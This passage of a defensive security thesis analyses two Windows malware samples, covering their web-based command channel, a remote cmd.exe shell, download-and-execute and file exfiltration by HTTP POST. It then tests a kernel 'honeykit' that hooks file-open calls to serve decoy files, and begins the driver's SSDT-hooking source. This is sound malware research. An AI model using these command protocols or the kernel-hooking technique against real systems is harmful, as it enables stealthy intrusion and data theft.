FILE0 initially opens an Internet connection through a series of calls to the standard Windows API; it then performs a HTTP GET request for a specific file on a specific server, which is controlled by the attacker. The status code in response to this request is checked against the integer value 200, which indicates that the file was present on the server. After establishing that the page exists the sample then reads its content, and searches the resulting buffer for one of four different command strings, which can be located anywhere within the requested file. Each of the four commands performs a separate operation, as detailed below.

1. !Owen

The !Owen command simply seeds a random number generator with the current time, generates a random value, and sleeps for that number of seconds.

2. !Mark

The !Mark command is identical to the !Owen command.

3. !Fire

The !Fire command generates a request for a separate file found on the same web server. This file is then saved on the compromised system in a file named Avpsvc.exe. FILE0 then proceeds to execute the downloaded file.

This filename is most likely chosen to make the user of the compromised system believe that it is a program normally found on a Windows Operating System. Since the attacker has control over the contents of the file through the website it is not possible to predict the future contents of this file, we found that the file downloaded was an extension of the malware, which is detailed in the following section.

4. !Conn

The !Conn command opens a remote connection through which the attacker is able to explore and control the compromised system by issuing commands that will be executed on the local system. Through the arguments included with this command the attacker is also able to control the IP address and port to which this remote connection will be made. This function of FILE0 is most pertinent to this thesis as it allows the attacker to identify, modify and view system files.

Having briefly explained the four main operations of the sample, the additional knowledge needed to communicate with the remote command shell spawned by the !Conn command will now be explained in more detail. Below is a figure detailing the communications involved in the !Conn connection. Each vertical line represents a computer, and the arrows represent communications between the computers. The remote shell connection is the computer from which the attacker will explore the compromised machine.



Figure 2. !Conn interaction

The connection begins with the compromised computer asking the commanding website for the file default4.htm. In this case the attacker has chosen to issue the command !Conn. The IP and port number are used to tell the compromised computer exactly where the attacker is waiting for a connection. Having received this information the compromised machine attempts to make a connection to the attacker's computer. If this connection is successful the compromised machine will now hold a conversation with the attacker on this machine. In order to avoid detection both the compromised machine and the attacker encrypt the data that they are sending back and forth. For the purpose of communicating with the malware sample the encryption scheme has been reverse engineered, however, because the exact details of the encryption are not necessary to understand the general communication sequence they will not be describe in this chapter.

The first message that the compromised computer sends to the attacker tells the attacker what directory they are currently in. Given this information the attacker now has the ability to explore the compromised computer's file system by issuing commands that will be run by FILE0. If a change directory command ("cd") is recognized FILE0

implements this command using the standard function call chdir. If either “quit” or “exit” are sent to FILE0 the !Conn connection is closed and FILE0 returns to accept another command from the webpage. If none of the above commands are recognized the command string is sent to the Windows command shell (cmd.exe).

Command	FILE0 Response
cd	Execute the change directory command using the standard function call chdir.
quit	Close remote connection and return to accept one of the four high level commands.
exit	Close remote connection and return to accept one of the four high level commands.
all others	Pass the exact string to the Windows command shell (cmd.exe)

Table 1. FILE0 Remote Shell execution

The result from this command is encrypted and sent to the attacker’s computer and FILE0 enters into a loop to receive further commands. The attacker has effectively created a shell on the compromised system and now has the ability to explore the file system and execute commands that will further monitor and modify the state of the compromised computer.

FILE0 does very little to hide its presence of the compromised system, in fact during testing it was observed that FILE0 continuously polls the website for commands, and as a result uses a large amount of processor time. FILE0 also generates a large amount of unexpected network traffic on the compromised system. For these reasons FILE0 would be easily detected and thus a perfect candidate for monitoring using the honeykit. Details of the analysis of the software’s ability to successfully intercept and replace file requests can be found in Chapter V.

C. FILE1: DEFAULT4.GIF

This section will detail the second malicious file that was analyzed. This second file is the file that is downloaded when the !Fire command is issued to FILE0. The details of its startup procedure will be provided as well as the commands that it accepts, and the connection sequence used to operate the command that was chosen to test the honeykit. Rather than referring to the file by its full name FILE1 or "sample" will be used when talking about default4.gif.

FILE1 contains a more robust set of features, along with a more discrete method of passing data from the comprised machine to the attacker. FILE1 first determines whether or not the compromised system is connected to the Internet using the Microsoft API function InternetGetConnectedState [7]. If there is no Internet connection available the sample will enter a loop that sleeps and repeats the check for an Internet connection. Once a connection has been detected, FILE1 constructs and sends an HTTP GET request for the file "index.html" on a remote web server. If the sample receives an HTTP status code of 200 it then creates a thread to handle commands issued by the attacker.

Inside this thread, FILE1 reads the data that was returned by the original HTTP GET request and searches for a substring that beings with the character string value=" and ends with the character string ">. The following figure is an example of a simple index.html file that satisfies this condition.

```
<html>
<body value="command string">

<h1> Hello World! </h1>

</body>
</html>
```

Figure 3. Example index.html

The sample then takes the string contained in this value field and BASE64 decodes [18] and decrypts it. For the purpose of communicating with FILE1 the encryption scheme has been successfully reverse engineered, however for purpose of this discussion it is not necessary to know the details of this process. The derived plain text string contains a command number and optional parameters for the command to be executed. The command numbers and functions are as follows:

Command Number	**FILE1 response**
0,3,8	Sleep for 50 milliseconds and return to the loop to accept additional commands
1	Setup a remote command shell using the Windows Command shell (cmd.exe). This command operates in a similar fashion to the !Conn command described above.
2	Send a command to the command shell that was created by command 1. If command 2 is executed before command one, it has no effect.
4	Exit the thread used to handle commands, and exit the program.
5	Convert an ASCII string to its floating point representation and store the result in a global variable that is used to determine the sleep time.
6	WGET – a command that requests and receives a binary file across the Internet
7	Read a file from the compromised system. Given a path to the file this command will read the file and send it to the attacker.
9	Set a global flag, which is used to determine the sleep delay in command 7.

Table 2. FILE1 Command Response

Both commands 1 and 7 perform functions that are of interest to this thesis. However, since a client was already written for !Conn command implemented in FILE0 the second test will concentrate on the operation of command 7.

The following is a figure of a typical interaction with FILE1 that is intended help the reader understand the description of an execution of command 7. As in Figure 2 each vertical line represents a computer. In this figure the first and second lines represent the two different web pages on the same web server. The index.html page is where the compromised machine retrieves it commands, and the Post.asp page is where the compromised machine puts the results of the command.



Figure 4. Command 7 Execution

The connection formed using command 7 begins with the compromised computer requesting the index.html file from the commanding website. When the compromised machine receives the results of this request it locates the value field and extracts the command issued by the attacker. In this case we are issuing command number 7. This command takes two parameters; the seek distance, which will be explained shortly, and the full path file- name.

After receiving this information FILE1 retrieves the requested file using the Windows API CreateFile with a creation disposition of OPEN_EXISTING. This call will return a handle to the file if it exists or an error code if it does not. FILE1 sends the requested file to the attacker using an HTTP POST to the Post.asp page on the commanding website. If the file size is larger the 4 KB the read and post process is

repeated in steps of 4 KB until the file is sent in its entirety. Once the file has been sent, FILE1 is ready to receive another command. The seek distance parameter can be used to index into the returned file and return only the proceeding data. This distance should be set to zero if the attacker wishes to retrieve the entire file.

Much like FILE0, FILE1 uses an easily reverse engineered encryption scheme that was most likely implemented for the purpose of passing through Intrusion Detection Systems. In order to read the posted file this encryption scheme has been successfully reverse engineered as well, however the process will not be detailed in this chapter.

In addition to accepting a larger variety of commands, FILE1 also makes a better attempt at disguising its presence on a system. Although the process can be seen with the Windows process manager, it is more likely to be accepted as a common application. FILE1 also makes a greater effort to disguise its communications traffic by using the HTTP protocol. However, a trained eye would still easily recognize the presence of FILE1, which makes FILE1 another perfect candidate for monitoring using the honeykit. Details of the analysis of the software's ability to successfully intercept and replace file requests can be found in Chapter V.

This chapter has described the process that was used to select a malicious code sample, and provided details on the sample that was selected. The details provided in this chapter should give the reader sufficient knowledge to understand the experiment and results discussed in Chapter V.

THIS PAGE INTENTIONALLY LEFT BLANK

V. EXPERIMENT DESIGN AND RESULTS

This chapter will discuss the experiments that were performed to test the effectiveness of the honeykit. These tests were performed on the honeykit using four different methods of accessing a file:

- An access from simple file transfer program written for testing purposes.
- An access from the local system on which the honeykit is running
- An access by a remote connection via FILE0.
- An access by a remote connection via FILE1.

In each of these test environments the effectiveness of the honeykit was analyzed using two conditions; first the ability for the honeykit to correctly handle a request for a file that was not blocked, and second the ability for the honeykit to correctly handle a request for a file that was blocked. A positive result from the first test demonstrates that the honeykit is not blocking requests for files that it should not be. A positive result from the second test shows that the honeykit is protecting the files that it should be protecting. What follows are the results of these tests in each of the operating environments described. In the case of a failed test the reasons for the failure are described, and the modifications made to the honeykit to correct the result are explained.

A. INITIAL ANALYSIS AND RESULTS

Initial testing was done using a simple file transfer program that was written for the purpose of this thesis. This program listens for connections on port 3490, once a client has connected it can issue the command “GET filename” where file name is the full path name for the file requested. The simple file transfer program uses a call to open from the C standard library to retrieve the file requested. For testing purposes the simple file transfer program was loaded on to the Microsoft Windows XP virtual machine used to develop and test the honeykit. A connection to the simple file transfer program was made from the host operating system.

Figure 5. Simple File Transfer Network Layout

Through initial analysis it was determined that the open call utilizes the Windows API call ZwCreateFile, with the creation disposition set to FILE_OPEN. By monitoring the interaction of the honeykit with the Windows kernel and comparing the result of an unaltered request for a file to a number of attempts to switch the file being requested it was found that the only way to achieve a successful request an alternate file was to directly modify the ObjectName field within the ObjectAttributes structure that was passed to the ZwCreateFile call. The figure below provides the layout of both the ObjectAttributes structure and the UnicodeString member that contains the name of the requested file. The Buffer field within the UnicodeString contains the filename and the Length field contains the Unicode length of the filename.



Figure 6. ObjectAttributes Structure Design [12]

Despite a number of attempts to replace the entire ObjectName with a UnicodeString constructed by the honeykit, the original ZwCreateFile to would not return successfully. However, if the Buffer field of the UnicodeString was modified to contain the replacement file, and the Length attribute was adjusted accordingly a successful was obtained. This successful return meant that it was possible to control access to files by replacing the file name requested with another file that had been OK'ed to be shared with the attacker. After successfully being able to replace a blocked file, the honeykit's ability to correctly return a file that has not been blocked was tested, and the desired result was received.

Given this initial success the honeykit's ability to replace files accessed by other common applications was tested. During this second phase of testing the honeykit's performance when attempting to access a file with a standard Windows application (notepad.exe), and the standard Windows command shell (cmd.exe) was evaluated. The first application was chosen in order to evaluate the effect of the honeykit on a standard application being run on the local system. The second application was chosen as it is commonly used by attackers. Attackers chose this application because it is present on all Windows machines and allows the attacker to gain knowledge of the layout of the file system and identify interesting files for exfiltration.

The Windows application **`notepad.exe`** performed as expected with no modification to the design of the honeykit. During testing the honeykit both successfully replaced a blocked file and allowed access to a file that was not blocked.

To test the ability of the honeykit to replace files requested by the Windows command shell the command "**`type`** *filename*" was used. This command allows the user to view the contents of any file, however, all content is interpreted as ASCII text when printed to the command shell. As a result, performance was tested using files containing only ASCII content. In the first attempt to access a blocked file the **`type`** command returned the file that was supposed to be blocked.

By analyzing debug statements placed in the honeykit the problem was immediately identified; when the **`type`** command was executed it was requesting only

the file name and not the full file path. As described in Chapter III the configuration file parsed by the honeykit contains a list of blocked files, and each of these files is identified by its full path name. So when the honeykit was checking the requested file against the blocked file names it was comparing the file name against the full file path, and thus not finding a match.

Modifying the honeykit to check only the file name and not the full path would have been an easy fix, however, by doing this we lose the ability to separate files with identical names in different directories. Fortunately, hooking calls to ZwOpenFile showed that the cmd.exe application requests a file by calling ZwOpenFile immediately followed by a call to ZwCreateFile. The ZwOpenFile call is actually used to open the directory, which contains the file being requested, and the ZwCreateFile call requests the actual file.

Given this sequence of calls the check against the full file path was maintained by storing the directory requested in the call to ZwOpenFile, and reconstructing the full file path before checking the requested file against the blocked files list. After this modification the honeykit was able to successfully recognize blocked files. The replacement of the file name for files that did not include the full file path was also modified. For files that did not contain a full file path the "_rple_" file prefix was simply prepended, instead of having to located the beginning of the file name and insert "_rple_" prefix in the correct location. After making these modifications to the honeykit it successfully replaced blocked files accessed by the Windows command shell.

In a very active system this modification has the potential to create a race condition in which the global variable storing the directory is over written prior to the check and/or replacement of the file. If the global variable is overwritten prior to the check for the file it is possible that he protected file will be released. If the global variable is overwritten after the check, but before the replacement, this could either result in replacement with a different OK'ed file or a file not found error. This condition was neither explicitly tested, nor observed in the process of testing the honeykit. A possible solution to this problem is discussed in the future work section.

Initial experimentation encompassed a variety of attempts to access a protected file, each of which was eventually met with success. The success of these initial experiments left me confident that the honeykit would correctly replace files requested by an attacker through malicious code.

B. FILE0 CONNECTION ANALYSIS AND RESULTS

As mentioned in Chapter IV the !Conn command issued to FILE0 was chosen for analysis. In this section a brief review of the communications involved in this connection will be given, this will be followed by the details of the success of the honeykit in blocking requests for protected files.

In this connection the attacker first issues the !Conn command to the malware sample through the website that he or she controls. As part of this command the attacker supplies an IP address and port of a remote computer that the malware sample will communicate with. The malware processes this command and makes a connection to the attacker's client. Using this connection the attacker is able to communicate as if he or she was running the Windows command shell on the compromised computer. The malicious code is actually using the cmd.exe application to execute the commands that the attacker is sending to it, for this reason testing the honeykit's ability to replace files requested by the !Conn connection was identical to testing the cmd.exe application on the local system.

In order to prove that the honeykit was successfully replacing files requested by the attacker using the !Conn remote shell a virtual machine running the Debian operating system was downloaded from the Virtual Appliance Marketplace[19]. After getting the virtual machine running, the Debian package management tool, apt-get, was used to install the Apache 2.0 web server. This virtual machine was then placed on the same host-only network as the "compromised" Windows XP virtual machine. The next step was to have the malware connect to the web server. This was accomplished by editing the hosts file, and telling the malware that the website it was looking to connect to was located at the IP address of the web server. Once the malware requesting was files from this web server, the default4.htm file that FILE0 requests was added to the web server's

home directory. Finally, by placing the !Conn command string in the default4.htm file the malware was instructed to open the connection to the client, running on a second Debian virtual machine that was setup on the same host-only network as the web server and "compromised" machine. Below is a figure depicting the virtual network layout for this experiment.



Figure 7. FILE0 Experiment Network Design

This client was used to successfully interact with the malware sample and request access to a blocked file. As expected the honeykit was able to successfully recognize the request and replace the requested file with an alternative file. The client was also able to successfully request a file that was not blocked by the honeykit.

C. FILE1 CONNECTION ANALYSIS AND RESULTS

As mentioned in Chapter IV, the integer command 7 issued to FILE1 was chosen for analysis. In this section a brief review of the communications involved in this connection will be given, this will be followed by the details of the success of the honeykit in blocking requests for protected files.

Similar to FILE0, FILE1 also makes a connection to a website, because FILE1 requested different files from the website that it communicates with this experiment was

able to utilize the same web server that had been setup for the FILE0 client. Unlike FILE0, FILE1 accesses its website through a IP address hard coded in the binary file. In order to get FILE1 to make requests from the web server the ASCII representation of the IP address to which it makes its connection was located and the address within the binary itself was modified to point to the web server. After making this modification FILE1 began making requests to this web server, and the malware sample was supplied with an appropriate value string as discussed in Chapter IV. In order to pass an appropriate encrypted and BASE64 encoded value string a C program that created an appropriate value string to execute command 7 was written, the program included the option to modify the file requested (Appendix: gen_string.c). Placing this string in the value field that is used by FILE1 resulted in a successful file request.

Given the unique method of file exfiltration implemented by FILE1 (described in Chapter IV) the decision was made to capture the network traffic generated by the POST command in FILE1 rather than setup the Active Server Page used by the malware sample. The malware makes no check for the presence of this page before sending out its traffic, and capturing the network traffic rather than designing the requested page in no way compromises the results of the analysis. Because the POST content was encrypted, a custom packet capture and decryption tool was needed. WinPcap version 3.01 was used to capture and decrypt packet traffic [20]. The pktdump example found in the WinPcap developers' package was modified. This program was originally designed to capture packets and store them in a dump file, for testing purposes the ability to filter packets based on the Berkeley Packet Filter syntax was added, along with specific checks to recognize a packet sent by FILE1 that contained a file that was being exfiltrated. The packet-capturing program was run on the host machine, and was used to capture traffic seen on the Virtual Machine host network. After these packets are recognized, their contents are decrypted using advanced knowledge of the packet structure, gained by reverse engineering the malware sample. The results are then output to a file in the directory in which the traffic sniffer is running. Full source code for the packet filter can be found in the Appendix. Below is a diagram of the virtual network for this experiment.



Figure 8. FILE1 Network Design

Reverse engineering FILE1 showed that it uses the Window's API call CreateFile, with a create disposition flag of OPEN_EXISTING. This call meant that the honeykit would almost certainly successfully intercept the file request. As expected, the packet capturing and decrypting software showed that the honeykit was successfully blocking requests for protected files, while allowing requests for permitted files.

This chapter has provided an analysis of the ability of the honeykit to restrict access to protected information contained on a compromised computer. Because the design decision was made to deny all programs access to the protected files by default, allowing only those explicitly defined in the configuration file, additional testing was performed on the operations of the local machine. It was found that by adding an application to the configuration file and adjusting the number of allowed programs accordingly the honeykit correctly allowed that application to access blocked files.

Through extensive testing, both on the local system, and through a remote connection from a malware sample it has been demonstrated that it is possible to protect specific files. The test result show that the honeykit will both protect blocked files and allow access to those that are not blocked, with little to no effect on the use of the local system. Without prior knowledge of the file contents an attacker would have no way of knowing that the file replacement was taking place.

VI. CONCLUSION AND FUTURE WORK

A. SUMMARY

The goals of the thesis were to present a new methodology for gaining intelligence on the attacker through the observation of the malware sample under active control, to develop software that would allow the sample to be actively controlled without the threat of exposing valuable information, and finally to provide a proof of concept using an actual malware sample. Each of these goals was addressed and the proof of concept experimentation demonstrated the ability to protect valuable information. Although the Anti-Hacker Honeykit does not provide full protection from a malware sample it presents a new method of protecting a system from the effect of malware, and provides a step in the right direction. The Anti-Hacker Honeykit also provides the ability to present false information to an interested attacker. By providing the opportunity to encourage additional connections from an attacker, the Anti-Hacker Honeykit also provides the opportunity to collect the data associated with these connections. Through the collection of this additional data it may be possible to track down the source of an attack.

Malicious code development and analysis is a field that is continuously changing. With the large number of unprotected systems that have persistent Internet connections, the attackers currently have the upper hand. Analysts and developers of virus protection applications are consistently trying to keep on top of the most recent attacks. By continuing research in the field of protecting systems from attackers, and developing research in the field of the attribution of attacks we can close in on the attackers from both sides. Research in protecting systems from attack will prevent the attackers from getting to our systems, while research in the attribution of attacks will deter attackers who fear prosecution.

B. FUTURE WORK

This thesis showed that the development of software to protect the exfiltration of files was feasible. However, to completely protect the compromised system, as well as other systems that are on the same network, additional work is needed. The following is a list of improvements that could be made to the Ant-Hacker Honeykit:

- **Configuration file protection –** The configuration file is currently hidden using the _rple_ prefix, however it is still present on the system, and can be accessed if it is known to exist. If this file was to be modified and the Anti-Hacker Honeykit was reloaded an attacker could potential place their program in the list of authorized applications. One possible solution would be to encrypt this file to prevent modifications.
- **Automated configuration and loading –** the current version of the Anti-Hacker Honeykit is configured by manually editing a text file, and loaded using Driver Installer 1.0 by WinEggDrop [15]. The honeykit would ideally exist as a resource in a Windows executable that would provide the user with a configuration interface and automate the loading of the Honeykit. This also decreases the need for a configuration file to be present on the system.
- **Re-hooking protection –** attackers may try to hook the same functions that the Anti-Hacker Honeykit is hooking, and/or discover its presence. Currently to insure the execution of the hooks, the Honeykit must be loaded before an attacker's rootkit. Guaranteeing the execution of the Honeykit hooks in this situation is a difficult problem, but one that should be explored.
- **Remove version dependency –** The operation of thee current version of the Anti-Hacker Honeykit depends of the version of Microsoft Windows it is being run on. The ability to remove this dependecy should be explored in the context of the Anti-Hacker honeykit.

- **Remove race condition –** As described in Chapter V current version of the Anti-Hacker Honeykit contains a race condition that may lead to the exposure of a protected file. This condition could possibly be eliminated by using the current working directory listing in the PEPROCESS structure, rather than relying on the consecutive calls to ZwOpenFile and ZwCreateFile.

In addition to the modifications to improve the function of the Anti-Hacker Honeykit the following additional protections should be developed before this technology is put into practice:

- **Keystroke logging protection** – the logging of user keystrokes is another common method used by attackers to capture proprietary information. Although this capability is not present in all malware it is an important one to protect against. Feeding the attacker false keystrokes would be very hard to do effectively; however, this area should be explored, as it may be crucial to keeping an attacker's interest.
- **Updates to malicious code** – Attackers may have the ability to place files on the compromised system that will update their malware with additional functionality. It is important that we monitor these updates and ensure that they do not compromise our ability to run the malware in a protected state.
- **Decoy file generation –** The Anti-Hacker Honeykit currently requires a one-to-one mapping of protected and decoy files. This property may be necessary to deceive the attacker, but it also generates a large amount of work in creating the decoy files. Research should be done to automate this generation; possible methods could include replacing keywords in the original file with "clean" alternates.

Before running this technology on a live system, most, if not all, of these updates should be implemented. It is also strongly suggested that the software first be testing in a honeypot before implementing it on live systems.

Finally, while developing the Honeykit with the intention of protecting the exfiltration of files, an interesting and potentially useful side effect was realized. Because the calls to ZwCreateFile and ZwOpenFile return a handle to the file, rather than the contents of a file, these calls can also be used to protect operating system files from being overwritten. If an attacker were to attempt to overwrite a protected file they would be returned a handle to the decoy file, and thus overwrite the decoy file rather than the operating system file. Furthermore, if an attacker were to view their replaced file they would again receive a handle to the decoy file, and could only assume that the replacement was successful. This result presents an interesting, new method of protecting an attacker's modification of system files and properties, and is a concept that should be further researched.

APPENDIX: SOURCE CODE

A. ANTI-HACKER HONEYKIT V0

```
/******
** Developed by Ed Murphy
**
** Anti-Hacker Honeykit v0
** Once loaded into kernel space this program will intercept
** calls to open files. It is intended to protect files containing
** proprietary information from exfiltration by an attacker.
**
** Portions of this code are courtesy of the rootkit design tutorials
** that can be found on the site www.rootkit.com. These tutorials were
** developed by Greg Hoglund.
******/

#include "ntddk.h"
#include "stdarg.h"
#include "stdio.h"
#include "ntiologc.h"

#define DWORD unsigned long
#define WORD unsigned short
#define BOOL unsigned long

// Length of process name (rounded up to next DWORD)
#define PROCNAMELEN     20
// Maximum length of NT process name
#define NT_PROCNAMELEN  16
#define MAXFILES               512
#define MAXPROCS               256
#define PIDOFFSET              132 //OS dependent - 0x84 is XP

ULONG gProcessNameOffset;
HANDLE lastOpenDir;
int index=0, pNums[MAXPROCS], numBlock=0, numProcNums=0;
int numProcNames=0;
int configed=0, rkcall=0;
char *pNames[MAXPROCS],*blockNames[MAXFILES];
char *replaceNames[MAXFILES];
char *lastDir=NULL;
PUNICODE_STRING uLastDir;


typedef struct _FILETIME { // ft
    DWORD dwLowDateTime;
    DWORD dwHighDateTime;
} FILETIME;


#pragma pack(1)
typedef struct ServiceDescriptorEntry {
     unsigned int *ServiceTableBase;
     unsigned int *ServiceCounterTableBase; //Used only in checked build
     unsigned int NumberOfServices;
     unsigned char *ParamTableBase;
```

```
} ServiceDescriptorTableEntry_t, *PServiceDescriptorTableEntry_t;
#pragma pack()

__declspec(dllimport)  ServiceDescriptorTableEntry_t KeServiceDescriptorTable;
#define SYSTEMSERVICE(_function)  KeServiceDescriptorTable.ServiceTableBase[
*(PULONG)((PUCHAR)_function+1)]

struct _SYSTEM_THREADS
{
    LARGE_INTEGER     KernelTime;
    LARGE_INTEGER     UserTime;
    LARGE_INTEGER     CreateTime;
    ULONG                 WaitTime;
    PVOID                 StartAddress;
    CLIENT_ID             ClientIs;
    KPRIORITY             Priority;
    KPRIORITY             BasePriority;
    ULONG                 ContextSwitchCount;
    ULONG                 ThreadState;
    KWAIT_REASON      WaitReason;
};

struct _SYSTEM_PROCESSES
{
    ULONG                 NextEntryDelta;
    ULONG                 ThreadCount;
    ULONG                 Reserved[6];
    LARGE_INTEGER     CreateTime;
    LARGE_INTEGER     UserTime;
    LARGE_INTEGER     KernelTime;
    UNICODE_STRING        ProcessName;
    KPRIORITY             BasePriority;
    ULONG                 ProcessId;
    ULONG                 InheritedFromProcessId;
    ULONG                 HandleCount;
    ULONG                 Reserved2[2];
    VM_COUNTERS           VmCounters;
    IO_COUNTERS           IoCounters; //windows 2000 only
    struct _SYSTEM_THREADS     Threads[1];
};


#if 0
typedef enum _WXPFILE_INFORMATION_CLASS {
// end_wdm
    FileDirectoryInformation         = 1,
    FileFullDirectoryInformation,   // 2
    FileBothDirectoryInformation,   // 3
    FileBasicInformation,           // 4  wdm
    FileStandardInformation,        // 5  wdm
    FileInternalInformation,        // 6
    FileEaInformation,              // 7
    FileAccessInformation,          // 8
    FileNameInformation,            // 9
    FileRenameInformation,          // 10
    FileLinkInformation,            // 11
    FileNamesInformation,           // 12
    FileDispositionInformation,     // 13
    FilePositionInformation,        // 14 wdm
    FileFullEaInformation,          // 15
    FileModeInformation,            // 16
    FileAlignmentInformation,       // 17
```

```
    FileAllInformation,             // 18
    FileAllocationInformation,      // 19
    FileEndOfFileInformation,       // 20 wdm
    FileAlternateNameInformation,   // 21
    FileStreamInformation,          // 22
    FilePipeInformation,            // 23
    FilePipeLocalInformation,       // 24
    FilePipeRemoteInformation,      // 25
    FileMailslotQueryInformation,   // 26
    FileMailslotSetInformation,     // 27
    FileCompressionInformation,     // 28
    FileObjectIdInformation,        // 29
    FileCompletionInformation,      // 30
    FileMoveClusterInformation,     // 31
    FileQuotaInformation,           // 32
    FileReparsePointInformation,    // 33
    FileNetworkOpenInformation,     // 34
    FileAttributeTagInformation,    // 35
    FileTrackingInformation,        // 36
    FileIdBothDirectoryInformation,     // 37
    FileIdFullDirectoryInformation, // 38
    FileValidDataLengthInformation, // 39
    FileShortNameInformation,       // 40
        FileMaximumInformation
// begin_wdm
} WXPFILE_INFORMATION_CLASS, *PWXPFILE_INFORMATION_CLASS;
#endif

// --added
#define FileIdFullDirectoryInformation 38
#define FileIdBothDirectoryInformation 37


